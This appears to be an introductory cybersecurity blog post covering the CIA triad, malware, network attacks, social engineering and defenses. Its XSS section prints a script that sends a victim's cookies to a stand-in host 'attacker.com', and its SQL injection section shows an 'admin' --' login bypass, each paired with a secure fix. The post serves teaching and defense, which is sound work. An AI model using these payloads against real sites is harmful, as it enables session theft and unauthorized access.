Every day, organizations face an average of 1,185 cyberattacks per week—a staggering reality that makes understanding security threats essential for anyone working in IT or aspiring to enter the field. Whether you’re a developer securing applications, a system administrator protecting infrastructure, or a student learning cybersecurity fundamentals, mastering these concepts is your first line of defense.
Reading Time: 12 minutes
What You’ll Learn:
- The CIA Triad framework and its role in cybersecurity
- Critical malware types and their real-world impact
- Network attack vectors and exploitation techniques
- Social engineering tactics that bypass technical defenses
- Practical defense strategies you can implement immediately
THE FOUNDATION: CIA TRIAD EXPLAINED

The CIA Triad forms the cornerstone of every cybersecurity decision you’ll make in your career. Think of it as the three pillars holding up your entire security architecture—compromise one, and the whole structure weakens.
Confidentiality: Keeping Secrets Safe
Confidentiality ensures that sensitive data remains accessible only to authorized individuals. This principle protects everything from user passwords to proprietary business intelligence through mechanisms like:
- Password protection and multi-factor authentication
- Access control lists (ACLs) and role-based permissions
- Encryption for data at rest and in transit
- Network segmentation to isolate sensitive systems
Real-world example: When you log into your bank account, confidentiality mechanisms prevent other customers or attackers from viewing your transaction history.
Integrity: Maintaining Data Trust
Integrity guarantees that information remains accurate and unaltered throughout its lifecycle. Without integrity, you can’t trust that the data you’re viewing hasn’t been tampered with—imagine financial records silently modified by attackers.
Protection methods include:
- Cryptographic hash functions (SHA-256, MD5)
- Digital signatures for verification
- Version control systems
- File integrity monitoring tools
Availability: Ensuring Access When Needed
Availability ensures that authorized users can access systems and data whenever required. It’s not enough to keep data secure if legitimate users can’t reach it during business-critical moments.
Key strategies:
- Redundant systems and failover mechanisms
- Regular backups with tested recovery procedures
- Load balancing to prevent resource exhaustion
- Disaster recovery and business continuity planning
💡 Tip: When evaluating security measures, always ask: “How does this impact confidentiality, integrity, and availability?” Every security decision involves balancing these three principles.
CRITICAL MALWARE THREATS YOU NEED TO KNOW
Understanding malware categories helps you recognize attack patterns and implement appropriate defenses. Let’s break down the most dangerous types.
Viruses and Worms: Self-Replicating Threats
Viruses attach themselves to executable files and require human action to spread—opening an infected email attachment, running a contaminated program, or sharing infected files.
Worms operate differently by self-propagating through networks without requiring host files or user interaction. The infamous ILoveYou worm (2000) spread through email, overwriting files and causing an estimated $10 billion in damages globally within days.
# Example: Simple virus detection pattern
# Look for unusual file modifications
find /home -type f -mtime -1 -name "*.exe" -o -name "*.dll"
# Lists recently modified executables that might indicate infection
Ransomware: The Modern Hostage Crisis
Ransomware encrypts victim files and demands payment for the decryption key. The WannaCry attack (2017) demonstrated ransomware’s devastating potential by:
- Infecting over 200,000 computers across 150 countries
- Exploiting the EternalBlue vulnerability in Windows SMB protocol
- Shutting down England’s National Health Service, causing surgery cancellations and ambulance diversions
- Causing estimated damages exceeding $4 billion
Prevention essentials:
- Maintain offline, encrypted backups tested regularly
- Patch systems immediately (WannaCry exploited a patched vulnerability)
- Implement network segmentation to limit spread
- Deploy email filtering to block malicious attachments
Trojans and Spyware: Deception-Based Attacks
Trojans disguise themselves as legitimate software while performing malicious actions. Unlike viruses, they don’t self-replicate but rely on social engineering to trick users into installation.
Keyloggers represent particularly dangerous spyware that records every keystroke, capturing passwords, credit card numbers, and confidential communications. They operate silently in the background, transmitting data to attackers.
⚠️ Warning: Free software from untrusted sources frequently bundles spyware. Always download applications from official websites or verified repositories.
NETWORK ATTACK VECTORS
Network-based attacks exploit infrastructure vulnerabilities rather than targeting individual machines. Understanding these threats helps you architect resilient systems.
Denial-of-Service (DoS) and DDoS Attacks
DoS attacks overwhelm resources to prevent legitimate access. Distributed Denial-of-Service (DDoS) attacks amplify this by coordinating attacks from thousands of compromised machines.
Case Study: 2016 Dyn DDoS Attack
The Mirai botnet compromised hundreds of thousands of IoT devices (cameras, DVRs, routers) using default credentials, then launched massive DDoS attacks against DNS provider Dyn, taking offline:
- GitHub
- Netflix
- PayPal
# Example: Simple rate limiting to mitigate DoS
# Flask framework with rate limiting
from flask_limiter import Limiter
from flask import Flask
app = Flask(__name__)
limiter = Limiter(app, key_func=lambda: request.remote_addr)
@app.route("/api/data")
@limiter.limit("100 per hour")
def api_endpoint():
return {"data": "protected resource"}
# Limits each IP to 100 requests per hour
Expected output: Returns 429 (Too Many Requests) after limit exceeded.
Man-in-the-Middle (MitM) Attacks
MitM attacks intercept communications between two parties, allowing attackers to eavesdrop or manipulate data in transit.
Common techniques:
- Session hijacking: Stealing session cookies to impersonate authenticated users
- Rogue access points: Creating fake Wi-Fi hotspots named “Free Airport WiFi”
- Evil Twin networks: Impersonating legitimate wireless networks to intercept traffic
Protection measures:
- Use VPNs on public networks
- Verify HTTPS certificates (look for the padlock icon)
- Implement certificate pinning in applications
- Enable two-factor authentication
DNS Cache Poisoning
DNS poisoning corrupts DNS records to redirect users to malicious servers. In Brazil, attackers poisoned ISP DNS caches, redirecting Google and Gmail traffic to fake sites distributing banking trojans—affecting millions of users.
# Check your DNS resolver for signs of poisoning
# Compare authoritative DNS vs. cached results
dig @8.8.8.8 google.com # Google's public DNS
dig google.com # Your default resolver
# Results should match; discrepancies may indicate poisoning
CODE EXPLOITATION TECHNIQUES
Application-level vulnerabilities enable attackers to manipulate software behavior. These remain among the most prevalent security issues.
Cross-Site Scripting (XSS)
XSS injects malicious JavaScript into web pages viewed by other users. When victims visit the compromised page, the script executes in their browser, potentially stealing session cookies or redirecting to phishing sites.
<!-- Vulnerable code example (DO NOT USE) -->
<div>
Welcome, <%= user_input %>
</div>
<!-- If user_input contains: -->
<script>
document.location='http://attacker.com/steal?cookie='+document.cookie
</script>
<!-- The malicious script executes, stealing the session cookie -->
<!-- Secure version with proper escaping -->
<div>
Welcome, <%= escapeHtml(user_input) %>
</div>
SQL Injection
SQL injection manipulates database queries by inserting malicious SQL commands through user input fields.
-- Vulnerable query (DO NOT USE)
SELECT * FROM users WHERE username = '$username' AND password = '$password'
-- Attacker enters username: admin' --
-- Resulting query:
SELECT * FROM users WHERE username = 'admin' --' AND password = ''
-- The -- comments out password check, granting access
-- Secure version using parameterized queries (Python example)
cursor.execute(
"SELECT * FROM users WHERE username = ? AND password = ?",
(username, password)
)
# Database safely handles input, preventing injection
Impact: Attackers can delete databases, copy sensitive data, or escalate privileges to administrator level.
💡 Best Practice: Always use parameterized queries or prepared statements. Never concatenate user input directly into SQL queries.
SOCIAL ENGINEERING: THE HUMAN VULNERABILITY
Even organizations with perfect technical defenses fall victim to social engineering because it exploits human psychology rather than system flaws. Awareness is your primary defense.
Phishing and Spear Phishing
Phishing uses deceptive emails impersonating trusted entities (banks, IT departments, shipping companies) to trick recipients into revealing credentials or downloading malware.
Spear phishing targets specific individuals using personal information to increase credibility—mentioning recent projects, colleagues’ names, or company-specific details.
Red flags to watch for:
- Urgency tactics (“Account will be closed in 24 hours!”)
- Suspicious sender addresses (paypa1.com instead of paypal.com)
- Generic greetings (“Dear Customer” vs. your actual name)
- Requests for sensitive information via email
- Unexpected attachments or links
Email Spoofing and Vishing
Email spoofing forges sender addresses to appear from trusted sources. Without proper email authentication (SPF, DKIM, DMARC), attackers easily impersonate executives or IT administrators.
Vishing (voice phishing) uses phone calls to extract information. Attackers impersonate tech support, bank representatives, or government agencies, creating urgency to bypass critical thinking.
Physical Security Attacks
Digital security means nothing if attackers walk through your front door. Common physical attacks include:
- Baiting: Leaving infected USB drives in parking lots or lobbies with labels like “Executive Salaries 2024”
- Tailgating: Following authorized personnel through secured doors before they close
- Shoulder surfing: Observing password entry from behind in coffee shops or airports
⚠️ Remember: Social engineering succeeds because attackers make victims want to help or fear consequences of not complying.
ESSENTIAL DEFENSE STRATEGIES
Implementing layered defenses significantly reduces your attack surface. Here’s your practical security checklist.
Password Security Best Practices
Strong passwords resist brute force attacks that try millions of combinations and dictionary attacks that test common words and patterns.
Creating unbreakable passwords:
❌ Weak: sandwich (cracked instantly) ✅ Strong: s-&-n-D-w-h-1-c-h (takes substantially longer to crack)
Password requirements:
- Minimum 12 characters (15+ preferred)
- Mix uppercase, lowercase, numbers, symbols
- Avoid dictionary words, names, dates
- Use unique passwords per account
- Consider passphrases: “Coffee!Loves$Morning3Walks”
CAPTCHA systems distinguish humans from automated bots, preventing credential stuffing attacks that replay stolen passwords across multiple sites.
# Example: Implementing bcrypt password hashing
import bcrypt
# Storing a password
password = b"s-&-n-D-w-h-1-c-h"
salt = bcrypt.gensalt(rounds=12) # Higher rounds = more secure, slower
hashed = bcrypt.hashpw(password, salt)
# Verifying a password
if bcrypt.checkpw(password, hashed):
print("Access granted")
else:
print("Invalid password")
# Never store plain text passwords—always hash with salt
Malware Incident Response Protocol
When you suspect malware infection, following the correct sequence prevents damage escalation:
1. Gather and Verify Symptoms
- Slow performance or frequent crashes
- Unexpected system restarts
- Abnormal CPU/memory usage (check Task Manager/Activity Monitor)
- Unknown processes running
- Files encrypted or renamed
- Popup messages or toolbars you didn’t install
2. Quarantine Immediately
- Disconnect from WiFi and unplug ethernet cable
- Disable automatic cloud backups to prevent reinfection
- Power off if ransomware detected to minimize encryption
- Isolate infected device from network shares
3. Remove Malware
- Boot into Safe Mode with Networking
- Run updated offline malware scanners (Windows Defender Offline, Malwarebytes)
- Delete identified threats and clean registry entries
- Check browser extensions and startup programs
4. Monitor and Restore
- Scan clean after removal and reboot
- Monitor for 48 hours for recurring symptoms
- Create fresh restore point after confirming clean system
- Change all passwords from a different, clean device
# Linux malware detection script example
#!/bin/bash
# Check for unusual processes
ps aux | grep -E "suspicious_pattern"
# Find recently modified system files
find /bin /sbin /usr/bin -type f -mtime -7
# Check active network connections
netstat -tuln | grep ESTABLISHED
# Review scheduled tasks
crontab -l
# Expected output: Lists scheduled jobs; investigate unfamiliar entries
Physical Security Layers
Comprehensive physical security requires multiple defensive layers:
Perimeter security:
- Bollards and vehicle barriers
- Fencing with controlled entry points
- Adequate lighting in parking areas
Building access:
- Security guards at reception
- Badge readers and access control vestibules (mantrap doors)
- Video surveillance with recording
- Visitor log and temporary badge system
Equipment protection:
- Locked server rooms with keycard access
- Cable locks for laptops and monitors
- Motion sensors and alarm systems
- Secure disposal for sensitive documents (shredders)
User Education: Your First Line of Defense
Technology alone cannot prevent attacks when users unknowingly invite threats into systems. Regular training should cover:
Essential safe practices:
- Keep operating systems and software updated (enable automatic updates)
- Use non-administrator accounts for daily activities
- Scrutinize email links before clicking (hover to preview URLs)
- Avoid downloading from pop-ups or untrusted sources
- Limit file-sharing and disable when unnecessary
- Maintain current antivirus with real-time scanning
- Verify requests for sensitive information through separate channels
Security awareness training frequency: Quarterly sessions with monthly phishing simulation exercises.
KEY TAKEAWAYS
🔐 The CIA Triad (Confidentiality, Integrity, Availability) forms the foundation of all cybersecurity decisions. Every security measure should be evaluated against how it impacts these three principles.
🛡️ Layered defense is essential because no single security control stops all attacks. Combine technical measures (firewalls, encryption, access controls) with physical security (locks, surveillance) and user education to create resilient protection.
👤 Humans remain the weakest link in security chains. Social engineering bypasses technical defenses by exploiting trust and urgency. Regular training and healthy skepticism are your best defenses against phishing, vishing, and other manipulation tactics.
FREQUENTLY ASKED QUESTIONS
Q: What’s the difference between a virus and a worm? A: Viruses require human action to spread (opening infected files) and attach to host programs, while worms self-replicate automatically across networks without user interaction or host files.
Q: How can I tell if an email is a phishing attempt? A: Check for urgency tactics, generic greetings, suspicious sender addresses (hover over links to preview URLs), unexpected attachments, and requests for sensitive information. When in doubt, contact the supposed sender through a separate, verified channel.
Q: Are free antivirus programs sufficient for protection? A: Free antivirus provides basic protection against known threats but often lacks advanced features like ransomware protection, vulnerability scanning, and 24/7 support. For personal use, reputable free options (Windows Defender, Avast Free) offer adequate protection when combined with safe browsing habits. Businesses should invest in enterprise solutions.
Q: What should I do if I accidentally clicked a phishing link? A: Immediately disconnect from the network, run a full malware scan, change passwords from a different device, enable two-factor authentication, and notify your IT department or affected service providers. Monitor accounts for suspicious activity.
Q: How often should I change my passwords? A: Modern best practices recommend changing passwords when you suspect compromise rather than on arbitrary schedules (which encourages weak, predictable passwords). Focus on using strong, unique passwords with multi-factor authentication. Change immediately if a service reports a data breach.
Q: Can VPNs protect me from all cyber threats? A: No. VPNs encrypt your internet traffic and mask your IP address, protecting against eavesdropping on public Wi-Fi and some tracking, but they don’t prevent malware infections, phishing attacks, or compromised websites. They’re one layer in a comprehensive security strategy.
NEXT STEPS: BUILDING YOUR CYBERSECURITY FOUNDATION
Understanding threats is just the beginning. Continue your security journey by:
- Setting up a home lab to practice security techniques safely (try VirtualBox with isolated virtual machines)
- Exploring vulnerability scanning tools like Nmap and OpenVAS to understand attacker reconnaissance
- Learning penetration testing basics through platforms like HackTheBox or TryHackMe
- Pursuing certifications such as CompTIA Security+, CEH (Certified Ethical Hacker), or CISSP
Related Posts You Might Find Helpful:
- “Setting Up Your First Security Operations Center (SOC) Lab”
- “Web Application Security: Beyond the OWASP Top 10”
- “Zero Trust Architecture: Modern Network Security Design”
Have questions about specific threats or defense strategies? Drop a comment below—I read and respond to every one. Stay secure, and remember: security is a continuous journey, not a destination.
Found this guide helpful? Share it with colleagues learning cybersecurity fundamentals, and subscribe to our newsletter for weekly security insights and practical tutorials.
